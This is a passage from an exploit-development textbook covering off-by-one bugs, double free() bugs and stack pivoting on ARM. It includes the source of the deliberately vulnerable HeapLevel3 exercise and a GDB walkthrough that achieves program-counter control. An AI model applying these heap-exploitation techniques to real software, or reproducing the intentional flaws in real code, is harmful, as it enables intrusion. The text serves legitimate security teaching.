Starting program: /private/var/mobile/roplevel7 AAAAAAAAAAAAAAAA BBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Reading symbols for shared libraries + done
Welcome to ROPLevel7 by @bellis1000!
This level involves exploiting an off-by-one vulnerability.
```

. . . and the program attempts to jump to 0x42424240!

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x42424240
0x42424240 in ?? ()
(gdb) i r
r0             0x42424242       1111638594
r1             0x146c00 1338368
r2             0x146bf0 1338352
r3             0x42     66
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x27dff6c0       668989120
r8             0x27dff6c8       668989128
r9             0x3c33be30       1010023984
r10            0x0      0
r11            0x0      0
r12            0x146c82 1338498
sp             0x27dff698       668989080
lr             0xbee8   48872
pc             0x42424240       1111638592
```

Thus we have successfully exploited the off-by-one bug to achieve R15/PC control and therefore, control over execution flow!

Conclusion

In this chapter we have covered in detail what 'off-by-one' vulnerabilities are, how they can occur and how they can be exploited.

As was the case for integer overflows (discussed in the previous chapter), it may not always be possible to exploit this type of vulnerability. It all comes down to the specific bug and place in the program it is found in.

Also, there are other possible ways to exploit bugs like this that do not involve overwriting a byte of a pointer but instead overwriting part of a value that is used as a length for some copy operation. This could potentially lead to a more critical vulnerability such as a buffer overflow on the stack or the heap.

3

Double free()

In this chapter we will look at another type of heap-related memory corruption bug - the double free()! As the name suggests, this is a specific kind of vulnerability that occurs as a result of an allocated block of memory being free()'d not once, but twice.

As with many of the other vulnerability types that have been covered so far, double free()'s are no exception when it comes to the variety of different ways in which they can be exploited.


Similarly to how we used an integer overflow to create an exploitable stack buffer overflow, one of the most common ways to exploit double free() conditions is by actually using them to create a Use-After-Free condition.

Use-After-Free (UAF) bugs were covered in Volume I of this book series, so you should hopefully be familiar with them and understand how they can be exploited.

But you might be wondering - how can we 'create' a Use-After-Free condition by taking advantage of a double free()?

Let's look at how this could work from a theoretical perspective first, and then we'll go on to look at an example application.


Take a look at the following diagram depicting the heap memory in a process:



This diagram is simplified for the purpose of this explanation. Notice that this heap is divided into 3 separate 64-byte pieces. Each of the blocks are marked as free memory, as indicated by the 'free' on the right-hand side.

Let's assume the program wants to allocate a 64-byte chunk of memory using malloc().


The variable 'ptr1' is a pointer to the first 64-byte chunk of memory at address 0x00111a00. As shown in the diagram below, some random data has been written to this area of memory and this whole chunk has been marked as 'in use', letting the process know that this memory is not to be used for new allocations.



We'll now assume that the program has finished using this memory and so it frees it with a call to free().

The chunk is now marked as 'free' once again and this area of memory is available for new allocations.

```
ptr1 = malloc(64);
free(ptr1);
```




The process now wants to make another memory allocation. This time we use a new variable 'ptr2' and once again call malloc() with 64 to request another 64-byte memory block.

Since the first chunk on the diagram is free, the process can reuse this memory for the new allocation.

The 'ptr2' variable now *also* points to memory address 0x00111a00 and some new data is written to this block. This block of memory is now marked as 'in use' again.

```
ptr1 = malloc(64);        ptr2 = malloc(64);
free(ptr1);
```



This is where it gets interesting. We have two pointers (both 'ptr1' and 'ptr2') pointing to the same memory area on the heap. As 'ptr1' has not been set to zero, it is a 'dangling pointer'.

The term 'dangling pointer' may be familiar to you from when we looked at 'Use-After-Free' bugs in Volume I. It refers to a pointer that points to some memory that was deallocated. Dangling pointers can obviously be very dangerous if there is a point in the program that still treats the pointer as valid because an attacker could potentially reallocate the memory with controlled

data and affect the execution flow by overwriting function pointers.

In this theoretical program we'll assume there is no point in code that tries to use this pointer after it has been free()'d . . .

Except for one! *We'll assume there is a point in the program that tries to free() that pointer again.*

This may sound harmless at first. What's the big deal with free()'ing a pointer twice? Sure, it doesn't sound like something that is *meant* to happen but surely it can't be as bad as if the program were to try and use that pointer to call functions, right?


Wrong!

It can be just as bad as a classic UAF vulnerability. There are only a few additional steps required in order to exploit it.

In our theoretical program the 'double free()' bug gives us the ability to free() 'ptr1' twice.

If the second free() happens after we have allocated memory for 'ptr2' then this second free() will effectively free the memory being used by 'ptr2' because both pointers are pointing to the exact same location.

```
ptr1 = malloc(64);        ptr2 = malloc(64);
free(ptr1);
free(ptr1);
```



On the diagram above you can observe that the memory is now marked as 'free' again *even though* 'ptr2' is still using it. Since the program never actually called free() on 'ptr2', the program will be oblivious to the fact that its memory is actually considered free and so will continue to use the pointer normally. Thus, a UAF condition is born!


We can now create a third pointer, 'ptr3' and call malloc(64) one more time. This, again, will return the same block of memory (at address 0x00111a00) since it is marked as free.

Now we have two active pointers, 'ptr2' and 'ptr3', both pointing to the exact same block of memory. Modifying the contents of one will affect the other!

Assuming 'ptr2' is used to hold some kind of data containing function pointers, we can very easily obtain control over the program counter.

We can copy some random data to 'ptr3', and 'ptr2' will unwittingly be used normally by the program despite its contents being modified! If this new data overwrites the point at which a function pointer should be located, when that function pointer is used the program will attempt to execute code from an attacker controlled address!

```
ptr1 = malloc(64);        ptr2 = malloc(64);
free(ptr1);
free(ptr1);
ptr3 = malloc(64);
strcpy(ptr3,"AAAABB");
```



That's the theoretical side to how double free()'s can be exploited. To further educate you we will take a look at HeapLevel3, one of my exploit exercise binaries for ARM, to demonstrate how this type of bug can be exploited in an actual program.

Below is the source code of HeapLevel3. You can download the source code and the ARM-compiled binary from https://github.com/Billy-Ellis/Exploit-Challenges if you want to run this program on your own device.

HeapLevel3.c

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

void secret(){
    printf("\033[1m\nCongrats!\n\n\x1b[0m");
    exit(0);
}

struct device{

    int (*func1)();
    int (*func2)();
    int (*func3)();
    int (*func4)();
    char a[32];
};

void func1(){
    printf("Test 1 succeeded.\n");
}
void func2(){
    printf("Test 2 succeeded.\n");
}
void func3(){
    printf("Test 3 succeeded.\n");
}
void func4(){
    printf("Test 4 succeeded.\n");
}
```

```
int main(){

    struct device *_device;
    char *str;

    printf("\nWelcome to HeapLevel3!\nCreated by
        \033[1m@bellis1000\x1b[0m\n\n");

    while (1){
        printf("[1] Allocate string\n[2] Free string\n[3] Allocate
            device\n[4] Free device\n[5] Verify device\n[6] Quit\n");
        int choice;
        scanf("%d",&choice);

        switch (choice){
            case 1:

                // allocate string
                printf("Enter characters:\n");
                char data[64];
                scanf("%63s",data);
                str = malloc(256);
                strncpy(str,data,64);

                // DEBUG

                printf("String is at %p\n",str);

                break;
            case 2:

                // free string
                free(str);
                break;
            case 3:

                // allocate device
                _device = malloc(256);
                _device->func1 = func1;
                _device->func2 = func2;
                _device->func3 = func3;
                _device->func4 = func4;

                printf("Device is at %p\n",_device);

                break;
```

```
            case 4:

                // free device
                if (_device){
                    free(_device);
                    _device = NULL;
                }else{
                    printf("No device active.\n");
                }

                break;
            case 5:

                // verify device
                if (_device){
                    _device->func1();
                    _device->func2();
                    _device->func3();
                    _device->func4();
                }else{
                    printf("No device active.\n");
                }
                break;
            case 6:

                // quit
                exit(0);

                break;
            default:
                printf("Invalid option.\n");
                break;
        }
    }

    return 0;
}
```

Briefly glancing at the source code above, you may already notice that this program is structured in a very similar way to HeapLevel2, the previous heap-based exploit exercise that we discussed in Chapter 10 of Volume I.

In fact, both HeapLevel2 and HeapLevel3 use the exact same looping-menu interface as each other with both of them providing 6 options for the user to select.

Below is a screenshot of the menu system in HeapLevel3:

```
Billys-N48AP:/var/mobile root# ./heaplevel3

Welcome to HeapLevel3!
Created by @bellis1000

[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
```

Each of the 6 options either allows the user to allocate some memory for a string or device, free memory used by a string or device, verify a device or quit the application.

If you remember, exploiting HeapLevel2 was as simple as allocating a device (option 3), freeing that device (option 4), allocating a string with controlled data (option 1) and then verifying the device (option 5) which resulting in using a device object *after* it was free()'d.

In HeapLevel3, there has been a check added that prevents this UAF condition. In case 5 of the case-statement in the source code above, an if-statement checks if a device is active before attempting to call any of its function pointers.

```
case 5:

    // verify device
    if (_device){
        _device->func1();
        _device->func2();
        _device->func3();
        _device->func4();
    }else{
        printf("No device active.\n");
    }
```

So instead, to exploit HeapLevel3 we will have to use another bug. Luckily for us, there is a double free() condition in case 2 of the case-statement.

```
case 2:


    // free string
    free(str);

    break;
```

This is the only code that runs when the user selects option 2. A single call to free(), with no checks to see whether or not there is even a string allocated. Therefore, achieving a double free() condition is as simple as selecting option 2 more than once *without* allocating another string. Perfect!

Let's use what we know about double free() exploits to successfully obtain control over R15/PC on HeapLevel3, stepping through with GDB along the way so that we can observe the memory behind the scenes.

In the screenshot below I have started GDB with HeapLevel3 and have set two breakpoints - one after the malloc() call when allocating a device, and one just before the calls to the device's function pointers.



Now we can type 'run' to start the execution of HeapLevel3.

The first option we will choose is 1 as this will allocate a string, which we already know we can free() as many times as we want without reallocating.

HeapLevel3 actually prints out a pointer to where the new string object is located in memory which will be useful later.

```
Welcome to HeapLevel3!
Created by @bellis1000

[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
1
Enter characters:
aaaabbbbccccdddd
String is at 0x16638b20
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
```

Next, we free() the string by selecting option 2.

```
String is at 0x16638b20
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
2
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
```

At this point, the block of memory that we just used for the string allocation is free again. That means that any new allocation made now will reuse this block of memory (assuming that the requested allocation size is not greater than the size of this block, which it isn't because both the string and device request

256 bytes of memory) so we'll now allocate a device by selecting option 3.

Since our first breakpoint was set at the instruction after the device's call to malloc(), the task is suspended by GDB and we are free to explore the process.

Looking at the register state (with 'i r' or 'info registers') we can observe that the value inside R0 is 0x16638b20.

```
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
3

Breakpoint 1, 0x00093cd8 in main ()
(gdb) i r
r0             0x16638b20       375622432
r1             0x1              1
r2             0x0              0
r3             0x600004 6291460
r4             0x0              0
r5             0x0              0
r6             0x0              0
r7             0x198800 1673216
r8             0x198804 1673220
r9             0xffffffff       -1
r10            0x0              0
r11            0x0              0
r12            0x1000f  65551
sp             0x19876c 1673068
lr             0x35417d5d       893484381
pc             0x93cd8  605400
```

This is the pointer that malloc() has just returned for the device allocation and it is the same address in memory that was used for our string. Great!

Note: when attacking a real system, it is often very difficult to get a second allocation at a specific address. This is because other system resources are constantly allocating and freeing memory, so it is very likely that some other allocation will beat you to it and 'steal' that pointer from you. As a result of this, extra steps usually need to be taken to properly manipulate the heap memory and improve the probability of making multiple allocations at chosen addresses.

Right now the program is in a paused state directly after the call to malloc(). This means that the device has not yet been properly set up in memory, so inspecting the contents of address 0x16638b20 onwards will reveal the remains of our previously allocated string.

```
(gdb) x/64wx 0x16638b20
0x16638b20: 0x70000000 0x70000000 0x6363 023 0x64646464
0x16638b30: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b40: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b50: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b60: 0x70000000 0x70000000 0xffff001f 0x00000000
0x16638b70: 0x00000000 0x00000008 0x0000139b 0x00020000
0x16638b80: 0x16638b40 0x16638ae8 0x16638b60 0x00000000
0x16638b90: 0x646e6168 0x0000656c 0x00000000 0x00000000
0x16638ba0: 0x70000000 0x70000000 0xffff001b 0x00000000
0x16638bb0: 0x00000000 0x00000008 0x00000003 0x00020000
0x16638bc0: 0x00000000 0x16638ad8 0x16638ba0 0x00000000
0x16638bd0: 0x73627573 0x65747379 0x0000006d 0x00040000
0x16638be0: 0x381db150 0xffffffff 0xffffffff 0x00000000
0x16638bf0: 0x00000000 0x00000008 0x00000323 0x00060000
0x16638c00: 0x16638b80 0x16638ae8 0x16638be0 0x00000000
0x16638c10: 0x74756f72 0x00656e69 0x00000000 0x00000000
```

Only some of the string data remains because other parts have already been corrupted by heap meta data.

Continuing on from the first breakpoint, we are given confirmation that the device has been allocated at address 0x16638b20.

```
(gdb) c
Continuing.
Device is at 0x16638b20
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
```

Next we are going to select option 5 to 'Verify' the device. This is not a part of the exploit process, but I thought it would be interesting to do so anyway since it will give us a glance at the internal memory layout of the 'device' that we have just allocated because our second break point is set around this location.

After choosing option 5 and inspecting the memory at address 0x16638b20 once again, we can see the 4 function pointers that are used to verify the device.

```
Device is at 0x16638b20
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
5

Breakpoint 2, 0x00093da4 in main ()
(gdb) x/64wx 0x16638b20
0x16638b20: 0x00093b08 0x00093b30 0x00093b58 0x00093b80
0x16638b30: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b40: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b50: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b60: 0x70000000 0x70000000 0xffff001f 0x00000000
0x16638b70: 0x00000000 0x00000008 0x0000139b 0x00020000
0x16638b80: 0x16638b40 0x16638ae8 0x16638b60 0x00000000
0x16638b90: 0x646e6168 0x0000656c 0x00000000 0x00000000
0x16638ba0: 0x70000000 0x70000000 0xffff001b 0x00000000
0x16638bb0: 0x00000000 0x00000008 0x00000003 0x00020000
0x16638bc0: 0x00000000 0x16638ad8 0x16638ba0 0x00000000
0x16638bd0: 0x73627573 0x65747379 0x0000006d 0x00040000
0x16638be0: 0x381db150 0xffffffff 0xffffffff 0x00000000
0x16638bf0: 0x00000000 0x00000008 0x00000323 0x00060000
0x16638c00: 0x16638b80 0x16638ae8 0x16638be0 0x00000000
0x16638c10: 0x74756f72 0x00656e69 0x00000000 0x00000000
```

They point to func1(), func2(), func3() and func4() in that order. As shown in the source code, each of these functions print out a single line of text each.

Continuing execution, we can see these 4 lines of text displayed in the console, confirming that the device was set up correctly.


```
(gdb) c
Continuing.
Test 1 succeeded.
Test 2 succeeded.
Test 3 succeeded.
Test 4 succeeded.
```

Now for the fun part - corrupting the contents of the device's memory and modifying one of the function pointers to take control of code execution!

All we need to do is select option 2 again (which will free() the memory pointed to by the original string pointer, but which is now being used by the device), and then select option 1 to reallocate it with another string. The contents of this new string will be written directly over the memory being used by the device.

We can enter some junk data for the string and then hit 'enter' on the keyboard. The memory block at 0x16638b20 is again at the top of the list of free memory blocks (since we free()'d it again despite it being allocated to the device) and so it is used for a third time for this new string allocation.

HeapLevel3 confirms this to be the case by displaying the address 0x16638b20 in the console after the string has been allocated some memory.



All of the hard work is now done. The only thing left to do is to trigger the bug by attempting to verify the device again.

HeapLevel3 will allow us to do this without any error since it has not free()'d the memory being used by the device object and therefore still believes it to be valid and is completely unaware .that something else in the program has modified that memory.

We select option 5 again and have one final look at the state of the memory at address 0x16638b20. Instead of the function pointers that we saw earlier, we now see the arbitrary values that make up our string.

```
[1] Allocate string
[2] Free string
[3] Allocate device
[4] Free device
[5] Verify device
[6] Quit
5

Breakpoint 2, 0x00093da4 in main ()
(gdb) x/64wx 0x16638b20
0x16638b20: 0x41414141 0x42424242 0x43434343 0x44444444
0x16638b30: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b40: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b50: 0x00000000 0x00000000 0x00000000 0x00000000
0x16638b60: 0x70000000 0x70000000 0xffff001f 0x00000000
0x16638b70: 0x00000000 0x00000008 0x0000139b 0x00020000
0x16638b80: 0x16638b40 0x16638ae8 0x16638b60 0x00000000
0x16638b90: 0x646e6168 0x0000656c 0x00000000 0x00000000
0x16638ba0: 0x70000000 0x70000000 0xffff001b 0x00000000
0x16638bb0: 0x00000000 0x00000008 0x00000003 0x00020000
0x16638bc0: 0x00000000 0x16638ad8 0x16638ba0 0x00000000
0x16638bd0: 0x73627573 0x65747379 0x0000006d 0x00040000
0x16638be0: 0x381db150 0xffffffff 0xffffffff 0x00000000
0x16638bf0: 0x00000000 0x00000008 0x00000323 0x00060000
0x16638c00: 0x16638b80 0x16638ae8 0x16638be0 0x00000000
0x16638c10: 0x74756f72 0x00656e69 0x00000000 0x00000000
```

Continuing execution, HeapLevel3 will attempt to branch to the 4 function pointers but instead will jump to the arbitrary addresses that we replaced them with!

```
(gdb) c
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414140
0x41414140 in ?? ()
```

The program terminates with the EXC_BAD_ACCESS signal suggesting that it attempted to access unmapped memory.

We can inspect the registers and find that we have full control over R15/PC!

```
(gdb) i r
r0             0x41414141       1094795585
r1             0x16638b20       375622432
r2             0x93c2c  605228
r3             0x40     64
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x198800 1673216
r8             0x198804 1673220
r9             0x381e3590       941503888
r10            0x0      0
r11            0x0      0
r12            0x12068  73832
sp             0x19876c 1673068
lr             0x93dac  605612
pc             0x41414140       1094795584
```

We have managed to turn a seemingly innocent double free() bug into something that gives us control over the execution flow of the process!

Reliability Rate

I thought I'd expand on the point I made about the low probability of being able to reallocate the same memory address multiple times - even though HeapLevel3 is a very basic program with not much functionality other than what we've discussed in this chapter, I still occasionally ran into the problem where I could not reallocate the same area of memory on the heap.

This only happened around 10 - 20% of the time, but when it did happen the application would crash as a result of trying to jump to some random meta data on the heap that was not attacker-controlled:

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x70000000
0x70000000 in ?? ()
(gdb)
```

In the case of HeapLevel3, I could not find a feasible way of improving this reliability rate since the program is so small and there are hardly any other ways in which we can interact with it or affect its memory.

On the other hand, when exploiting a double free() bug (or a standard Use-After-Free) in a larger program or in the kernel there are normally ways in which the exploit developer can improve the likelihood that they will be able to reallocate the same memory area multiple times.

One of these ways is to use a technique known as 'heap feng shui' to manipulate the layout of the heap. We will discuss this in detail in Chapter 6.

Conclusion

This chapter has introduced a variation of the 'Use-After-Free' bug that you should be familiar with from Volume I.

We have discussed how an attacker can use a double free() to their advantage and successfully manipulate the memory being used by another part of a program to achieve control over execution flow.

The next chapter will introduce a modern technique that is essential to exploit developers when attempting to execute a payload after exploiting a heap-based bug such as a double free() or UAF.

4

Stack Pivoting

As you will already know, Return Oriented Programming is used to construct payloads for exploits of many kinds. However, in some cases, it is not possible to execute a large ROP payload without using what is known as a 'stack pivot' beforehand.

Stack pivoting is the name given to the process of creating a fake stack for your ROP chain and making the program believe it is the real stack by manipulating the Stack Pointer value.

Why is it needed?

Many of the exploitable vulnerabilities found in modern software today revolve around the heap as oppose to the stack. Such vulnerabilities include heap buffer overflows, use-after-free, double free(), all of which have been covered in this book series.

The problem with heap-based vulnerabilities is the fact that we often have very limited (or none what so ever) control over the data on the stack. This is not an issue if we plan on directing the program execution flow to a single winner() function, but if we plan on executing something more complex, like a ROP payload, we need control over the stack as this is how ROP gadgets are chained together.

When exploiting a heap-base memory corruption vulnerability, there are two potential solutions to this problem. The first one would involve finding a way to get your own data onto the stack so that a ROP payload can be successfully executed. The other would be by

using a stack pivot, which is what we will cover throughout this chapter.


What *really* is the stack?

